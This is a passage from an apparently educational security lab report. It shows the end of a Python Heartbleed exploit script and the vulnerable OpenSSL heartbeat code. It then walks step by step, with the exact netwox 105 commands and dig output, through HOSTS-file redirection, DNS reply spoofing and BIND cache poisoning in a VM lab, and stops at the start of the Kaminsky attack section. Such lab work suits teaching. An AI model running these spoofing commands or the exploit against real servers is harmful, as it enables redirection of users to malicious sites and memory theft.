455             if len(targetinfo) > 1:
456                 allresults = bleed(targetinfo[0], int(targetinfo[1]))
457             else:
458                 allresults = bleed(targetinfo[0], opts.port)
459
460             if allresults and (not opts.donotdisplay):
461                 print '%s' % (allresults)
462             fileIN.close()
463
464     else:
465         if len(args) < 1:
466             options.print_help()
467             return
468         allresults = bleed(args[0], opts.port)
469         if allresults and (not opts.donotdisplay):
470             print '%s' % (allresults)
471
472     print
473
474     if opts.rawoutfile:
475         rawfileOUT.close()
476
477     if opts.asciioutfile:
478         asciioutfileOUT.close()
479
480 if __name__ == '__main__':
481     main()

```

4.2 OpenSSL.c

```
1  /* Allocate memory for the response, size is 1 byte
2   * message type, plus 2 bytes payload length, plus
3   * payload, plus padding
4   */
5
6  unsigned int payload;
7  unsigned int padding = 16; /* Use minimum padding */
8
9  // Read from type field first
10 hbtype = *p++; /* After this instruction, the pointer
11           * p will point to the payload_length field. */
12
13 // Read from the payload_length field
14 // from the request packet
15 n2s(p, payload); /* Function n2s(p, payload) reads 16 bits
16           * from pointer p and store the value
17           * in the INT variable "payload". */
18
19 pl=p; // pl points to the beginning of the payload content
20
21 if (hbtype == TLS1_HB_REQUEST)
22 {
23     unsigned char *buffer, *bp;
24     int r;
25
26     /* Allocate memory for the response, size is 1 byte
27      * message type, plus 2 bytes payload length, plus
28      * payload, plus padding
29      */
30
31     buffer = OPENSSL_malloc(1 + 2 + payload + padding);
32     bp = buffer;
33
34     // Enter response type, length and copy payload
35     *bp++ = TLS1_HB_RESPONSE;
36     s2n(payload, bp);
37
38     // copy payload
39     memcpy(bp, pl, payload); /* pl is the pointer which
40           * points to the beginning
41           * of the payload content */
42
43     bp += payload;
44
```

```
45 // Random padding
46 RAND_pseudo_bytes(bp, padding);
47
48 // this function will copy the 3+payload+padding bytes
49 // from the buffer and put them into the heartbeat response
50 // packet to send back to the request client side.
51 OPENSSL_free(buffer);
52 r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer,
53 3 + payload + padding);
54 }
```

Local DNS Attack

1 Introduction

The Domain Name System (DNS) is used to translate hostnames to IP addresses. This process is termed as DNS resolution, which is transparent to users. However, there are attacks that can be mounted against the DNS resolution process which can redirect the user away from a legitimate to a malicious site, also known as DNS Pharming attacks.

2 Overview

This lab will focus on the effects of the HOSTS file on the redirection of any request, manipulation of the DNS cache of both on the user's system in the second task and on the DNS server in the third task as a more effective measure. Using any of the three attacks will render the user vulnerable, with the potential of exposing this to a greater number of systems if it was performed on a DNS server such as an Internet Service Provider (ISP) and was successful.

3 Attack Sequence

3.1 Virtual Machine (VM) Preparation

3.1.1 Network Setup

In the following lab, 3 VMs are configured in the layout shown in Figure 94. The figure also displays how a local network is connected to the wider internet and how domains are resolved.




Figure 36: Network Topology

3.1.2 Installing DNS server

The DNS server that will be used on Ubuntu is BIND9 and can be installed using the following line.

```
$ sudo apt-get install bind9
```

3.1.3 Creating domain configuration files

For the DNS server to function, the configuration file `named.conf` needs to be present and reads additional files such as `named.conf.options`, all located in the folder `/etc/bind/`. The following lines are added so that the DNS server's cache dump can be read.

```
options {
    dump-file    "/var/cache/bind/dump.db";
};
```

3.1.4 Creating zones

Each domain to be used on the server requires a zone file. This file provides answers on the domain that is being queried, in this lab `example.com`. The domain `example.com` is used to provide illustrative examples in documents and has no ownership, hence safe to us for this lab. The following lines are added to the file `/etc/bind/named.conf`.

```
zone "example.com" {
    type master;
    file "/var/cache/bind/example.com.db";
};

zone "43.168.192.in-addr.arpa" {
    type master;
    file "/var/cache/bind/192.168.43";
};
```

*Note: `in-addr.arpa` is used for the reverse mapping of IP addresses to hostnames and hence requires IP address to be specified in reverse order when declaring zones.

3.1.5 Setting up zone files

Zone files are required for DNS resolution to the respective domain names. Each zone contains resource records which must contain a Start of Authority (SOA) record and followed with additional options such as Address (A) record, which specifies the IPv4 address where this domain is located on. Other records that are mainly specified include NameServer (NS), Mail eXchange (MX), TeXT (TXT) records. There are instances where other records which are not mandatory that may appear, such as AAAA and CNAME records. The full list of records can be found on IANA's page.

The following zone files is used to configure `example.com`

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                      2008111001 ;serial, today's date + today's serial number
                      8H          ;refresh, seconds
                      2H          ;retry, seconds
```

```

        4W      ;expire, seconds
        1D)    ;minimum, seconds

@      IN  NS  ns.example.com. ; Address of nameserver
@      IN  MX  10 mail.example.com. ;Primary Mail Exchanger

www    IN  A   192.168.43.101 ;Address of www.example.com
mail   IN  A   192.168.43.102 ;Address of mail.example.com
ns     IN  A   192.168.43.157 ;Address of ns.example.com
*.example.com IN  A 192.168.13.100 ;Address for other URL in
                                         ;example.com. domain

```

A reverse DNS lookup file is also needed for IP address zone 192.168.43 for example.com

```

$TTL 3D
@      IN  SOA  ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)
@      IN  NS  ns.example.com.
101   IN  PTR  www.example.com.
102   IN  PTR  mail.example.com.
10    IN  PTR  ns.example.com.

```

3.1.6 Starting the DNS server

To start the BIND9 DNS server, the following command is executed in Terminal.

```
$sudo service bind9 restart
```

3.1.7 Configuring User Machine

On the user's machine, the default DNS server needs to be amended. This is done by changing the `resolv.conf` file. The following single line is added to the file.

```
nameserver 192.168.43.157 #IP address of server just setup
```

Additionally, the changes made might be overwritten by the DHCP client and needs to be avoided to complete the lab properly. To do so, the DNS server address on our wired connection (Under IPv4 settings) is manually and explicitly defined. To refresh the connection and ensure that the changes take effect immediately, the name of our connection “Wired connection 1” is clicked to force refresh the network.

3.1.8 Checking of Output

To check if the server and the user has been configured correctly. The command `dig` is used to obtain information about the domain when a domain query has been issued to the DNS nameserver.

```
$ dig example.com
```

The output will display common details such as the IP address of the domain and nameserver and TTL (Time-To-Live) of the DNS server.

```
[07/20/2018 08:25] root@ubuntu:/home/seed/Desktop# dig www.example.com

; <>> DiG 9.8.1-P1 <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56526
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      192.168.43.101

;; AUTHORITY SECTION:
example.com.          259200  IN      NS     ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.        259200  IN      A      192.168.43.157


;; Query time: 1 msec
;; SERVER: 192.168.43.157#53(192.168.43.157)
;; WHEN: Fri Jul 20 08:27:51 2018
;; MSG SIZE  rcvd: 82
```

Figure 37: Expected Output of DNS Server

3.2 System Compromised

Assuming that the attackers have gained control over the system, this task will focus on the modification of the HOSTS file. Using the HOSTS file for hostname redirection ignores any DNS lookups. For this task, `example.com` has been redirected to some random IP address. From Figure 37, it is known that the site `www.example.com` has IP address 192.168.43.101 and can be checked by running the command `ping www.example.com`.

The IP address is modified to reflect 1.2.3.4 in the HOSTS file, located at the directory `/etc/hosts` and pinged to show the effect.



```
[07/21/2018 03:36] root@ubuntu:/home/seed/Desktop# ping -c 10 www.example.com
PING www.example.com (192.168.43.101) 56(84) bytes of data.
From ubuntu-2.local (192.168.43.154) icmp_seq=1 Destination Host Unreachable
From ubuntu-2.local (192.168.43.154) icmp_seq=2 Destination Host Unreachable
From ubuntu-2.local (192.168.43.154) icmp_seq=3 Destination Host Unreachable
From ubuntu-2.local (192.168.43.154) icmp_seq=4 Destination Host Unreachable
From ubuntu-2.local (192.168.43.154) icmp_seq=5 Destination Host Unreachable
From ubuntu-2.local (192.168.43.154) icmp_seq=6 Destination Host Unreachable
From ubuntu-2.local (192.168.43.154) icmp_seq=7 Destination Host Unreachable
From ubuntu-2.local (192.168.43.154) icmp_seq=8 Destination Host Unreachable
From ubuntu-2.local (192.168.43.154) icmp_seq=9 Destination Host Unreachable
From ubuntu-2.local (192.168.43.154) icmp_seq=10 Destination Host Unreachable
--- www.example.com ping statistics ---
10 packets transmitted, 0 received, 100% packet loss, time 9029ms
pipe 4
[07/21/2018 03:36] root@ubuntu:/home/seed/Desktop#
```



```
[07/21/2018 03:37] root@ubuntu:/home/seed/Desktop# ping -c 10 www.example.com
PING www.example.com (1.2.3.4) 56(84) bytes of data.
--- www.example.com ping statistics ---
10 packets transmitted, 0 received, 100% packet loss, time 9216ms
[07/21/2018 03:38] root@ubuntu:/home/seed/Desktop#
```

(a) Before HOSTS Edit


(b) After HOSTS Edit

Figure 38: Effect on HOSTS Edit

As shown in Figure 38, any entry in the HOSTS file takes precedence over the DNS lookup via the DNS server any attempt to establish a connection to an affected domain will result in a redirection that the user may not be aware if an attacker has modified the system.

3.3 Spoofing User Response

For this section, the user's system is not compromised by the attacker. However, attackers will still be able to listen to the network and spoof a DNS request issued by the user. By this method, the system will acknowledge the fake DNS response and be redirected to the malicious domain. Figure 39 provides a graphical overview on the flow of the DNS spoofing attack.



- ① User's system sends out a DNS query to the DNS server.
- ② The attacker listens on the DNS request from the network and processes it.
- ③ The DNS server will query other DNS servers if the records are not cached on the server.
- ④ Before the DNS server is able to reply, the attacker sends out its own packet to respond to the user's DNS request and spoof the DNS cache on the user's system.

Figure 39: User DNS Spoofing

For a DNS response to be accepted, the following criterion must be met:

1. Source IP address must be the IP address of the DNS server.
2. Destination IP address must be the IP address of the user's machine.
3. Source port number must match the port number that the DNS request was sent to (usually UDP 53).
4. Destination port number must match the port number that the DNS request originated from.
5. UDP checksum must be calculated correctly.
6. Transaction ID must be the same as the DNS request.
7. Domain name in the question section of the reply must match the domain name in the question section of the request.

8. Domain name in the answer section must match the domain name in the question section of the DNS request.
9. The user's system must receive the attacker system's reply before it receives the legitimate DNS response.

To perform such an operation, `netwox 105` can be used to sniff packets and send an appropriate response. To simplify the work further, we will use the GUI alternative `netwag` to fill up the required fields and generate the respective code.




Figure 40: Netwag Code Generation

The code generated by `netwag` is copied into Terminal. The `--filter "src host 192.168.43.154"` switch is added as the DNS request that is to be spoofed needs to originate from the user's system IP address before it can be executed in an elevated window.

```
$ sudo netwox 105 --hostname "www.example.com" --hostnameip 5.6.7.8
--authns "ns.example.com" --authnsip 192.168.43.157
--device "Eth0" --filter "src host 192.168.43.154"
```

Using the user's system and executing `dig www.example.com`, we see that the answer section now reflects the modified IP address 5.6.7.8, which shows that DNS requests can be redirected even without the need of tampering with the user's system.



```
Terminal
; <>> DiG 9.8.1-P1 <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58170
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.        10      IN      A      5.6.7.8

;; AUTHORITY SECTION:
ns.example.com.         10      IN      NS     ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         10      IN      A      192.168.43.157

;; Query time: 1 msec
;; SERVER: 192.168.43.157#53(192.168.43.157)
;; WHEN: Sun Jul 22 00:55:34 2018
;; MSG SIZE rcvd: 88

[07/22/2018 00:55] root@ubuntu:/home/seed/Desktop#
```


Figure 41: IP Address Changed with DNS Exploit

3.4 Spoofing DNS Server Response

Spoofing DNS responses originating from the user's machine is inefficient as every DNS request must be intercepted. Instead, we will spoof the response from a DNS server instead. When a DNS server receives a DNS request where the hostname is not under its own domain, it will check its own cache to see if the response is there. Otherwise, the DNS server will broadcast a DNS request to other DNS servers to resolve the hostname and store the answer in its cache for faster retrieval later.

Therefore, if the DNS response is spoofed at the DNS server level, the server will use its cache to reply any request later, until the cached information expires (normally 48 hours on most DNS servers).

This method of spoofing the DNS request is called *DNS cache poisoning*. Figure 42 below provides a graphical understanding on how the attack in this task will work.



- ① User's system sends out a DNS query to the DNS server.
- ② The DNS server will query other DNS servers over the internet if the records are not cached on the server.
- ③ The attacker listens on the DNS request from the network and processes it.
- ④ Before the DNS server over the internet is able to reply, the attacker sends out its own packet to spoof the DNS cache on the DNS server in the LAN.
- ⑤ The spoofed information from the DNS server cache is sent back to the user's system to fulfil its DNS request.

Figure 42: Server DNS Spoofing

Netwox 105 is used again, but the filter switch is now changed to the IP address of the server instead (192.168.43.157).

To start this task, the cache must be flushed of any existing DNS requests. The following line does the required action.


```
$ sudo rndc flush
```

The TTL is set to 3600 seconds (1 hour) to ensure that there is sufficient time to analyse the result as the DNS server will respond with the spoofed DNS request for the subsequent hour. The spoofing method will also be switched to `raw` as `netwox` will attempt to spoof the MAC address for the spoofed IP address, which is not

required as tool will send an ARP request, which will take time to reply and may result in a failed attempt.

```
$ sudo netwox 105 --hostname "google.com" --hostnameip 5.6.7.8
--authns "google.com" --authnsip 192.168.43.157 --device "Eth0"
--ttl 3600 --filter "src host 192.168.43.157" --spoofip "raw"
```

If the user's system is used to execute the command `dig google.com`, we will now see that the answer section reflects that the hostname is now redirected to IP address 5.6.7.8. Figure 43 shows that the answer section has been successfully modified.



```
[07/22/2018 01:56] root@ubuntu:/home/seed/Desktop# dig www.google.com

; <>> DiG 9.8.1-P1 <>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3098
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 0

;; QUESTION SECTION:
;www.google.com.           IN      A

;; ANSWER SECTION:
www.google.com.        3600    IN      A      5.6.7.8

;; AUTHORITY SECTION:
com.                  172780  IN      NS      a.gtld-servers.net.
com.                  172780  IN      NS      e.gtld-servers.net.
com.                  172780  IN      NS      g.gtld-servers.net.
com.                  172780  IN      NS      h.gtld-servers.net.
com.                  172780  IN      NS      m.gtld-servers.net.
com.                  172780  IN      NS      j.gtld-servers.net.
com.                  172780  IN      NS      c.gtld-servers.net.
com.                  172780  IN      NS      f.gtld-servers.net.
com.                  172780  IN      NS      l.gtld-servers.net.
com.                  172780  IN      NS      b.gtld-servers.net.
com.                  172780  IN      NS      d.gtld-servers.net.
com.                  172780  IN      NS      k.gtld-servers.net.
com.                  172780  IN      NS      i.gtld-servers.net.

;; Query time: 302 msec
;; SERVER: 192.168.43.157#53(192.168.43.157)
;; WHEN: Sun Jul 22 02:42:59 2018
;; MSG SIZE  rcvd: 272

[07/22/2018 02:42] root@ubuntu:/home/seed/Desktop#
```

Figure 43: Google Hostname Redirect Query

To also check that the DNS cache has been properly poisoned, the log files for the DNS cache is dumped into a plaintext database. The following code is executed to output the database.


```
$ sudo rndc dumpdb -cache
$ sudo cat /var/cache/bind/dump.db
```

For simplicity, we do not print the entire database. Instead, the IP address for the `google.com` hostname is printed out only. As such, we use the following line instead.

```
$ sudo cat /var/cache/bind/dump.db | grep google.com
```

Looking at the database dump in Figure 44, the A record reflects the same output as when the `dig` command has been executed on the user's computer as in Figure 43. Furthermore, we notice that under the authority section in Figure 43, the six digits represent the TTL for nameserver resolution (48 hours) and the only method

of resolving this issue is to flush the DNS cache on the server and/or changing the DNS server to another IP address.

A screenshot of a terminal window titled "Terminal". The window shows a command being run: "cat /var/cache/bind/dump.db | grep google.com". The output of the command is displayed, showing two entries for the domain "google.com". The first entry is for the root domain "google.com." with a TTL of 183 and a type of "\-DS". The second entry is for the subdomain "www.google.com." with a TTL of 2883 and a type of "A", which is followed by the IP address "5.6.7.8". The terminal prompt "[07/22/2018 03:03] root@ubuntu:/home/seed/Desktop#" is visible at the bottom.

```
[07/22/2018 03:03] root@ubuntu:/home/seed/Desktop# cat /var/cache/bind/dump.db | grep google.com
google.com.          183      \-DS      ;-$NXRRSET
www.google.com.     2883      A        5.6.7.8
[07/22/2018 03:03] root@ubuntu:/home/seed/Desktop#
```

Figure 44: Google A Record

Remote DNS Attack


1 Introduction

The Domain Name System (DNS) is used to translate hostnames to IP addresses. This process is termed as DNS resolution, which is transparent to users. However, there are attacks that can be mounted against the DNS resolution process which can redirect the user away from a legitimate to a malicious site, also known as DNS Pharming attacks. However, this is not applicable if the attacker and the server are on different networks, as packet sniffing is not possible. Instead, Kaminsky DNS attack is performed and can be used to spoof DNS requests by attempting to send a packet with a valid transaction ID ($\frac{1}{65536}$ chance).

2 Overview

This lab will focus on the Kaminsky DNS attack, by poisoning the DNS cache of the server using a remote machine in the first task. The second task will focus on verification of the attack, by setting up a domain name and using the command `dig` on the user's machine to check whether the attack mounted previously was successfully executed.

To understand how the Kaminsky's attack works, we need to first understand how the entire DNS architecture operates. The domain `www.ntu.edu.sg` is used as an example. When a query is sent to our DNS server and it does not have the information in its cache, it will query the root DNS server. The root DNS server will respond by getting our DNS server to query the `.SG` DNS server. Querying the `.SG` DNS server will send a reply for our DNS server to query the `.edu.sg` DNS server. This process continues recursively until there are no sub-level domains to query. The final DNS server, in this case `ntu.edu.sg` will reply our DNS server with the IP address to `www.ntu.edu.sg` by transmitting the stored A record. Figure 45 depicts the process in a simpler and cleaner form that is easier to understand.



- ① The attacker queries `www.ntu.edu.sg` to our DNS Server
- ② The query is forwarded to the root DNS Server
- ③ Answer gets our DNS Server to query the `.SG` DNS Server
- ④ The query is forwarded to the `.SG` DNS Server
- ⑤ Answer gets our DNS Server to query the `edu.sg` DNS Server
- ⑥ The query is forwarded to the `edu.sg` DNS Server
- ⑦ Answer gets our DNS Server to query the `ntu.edu.sg` DNS Server
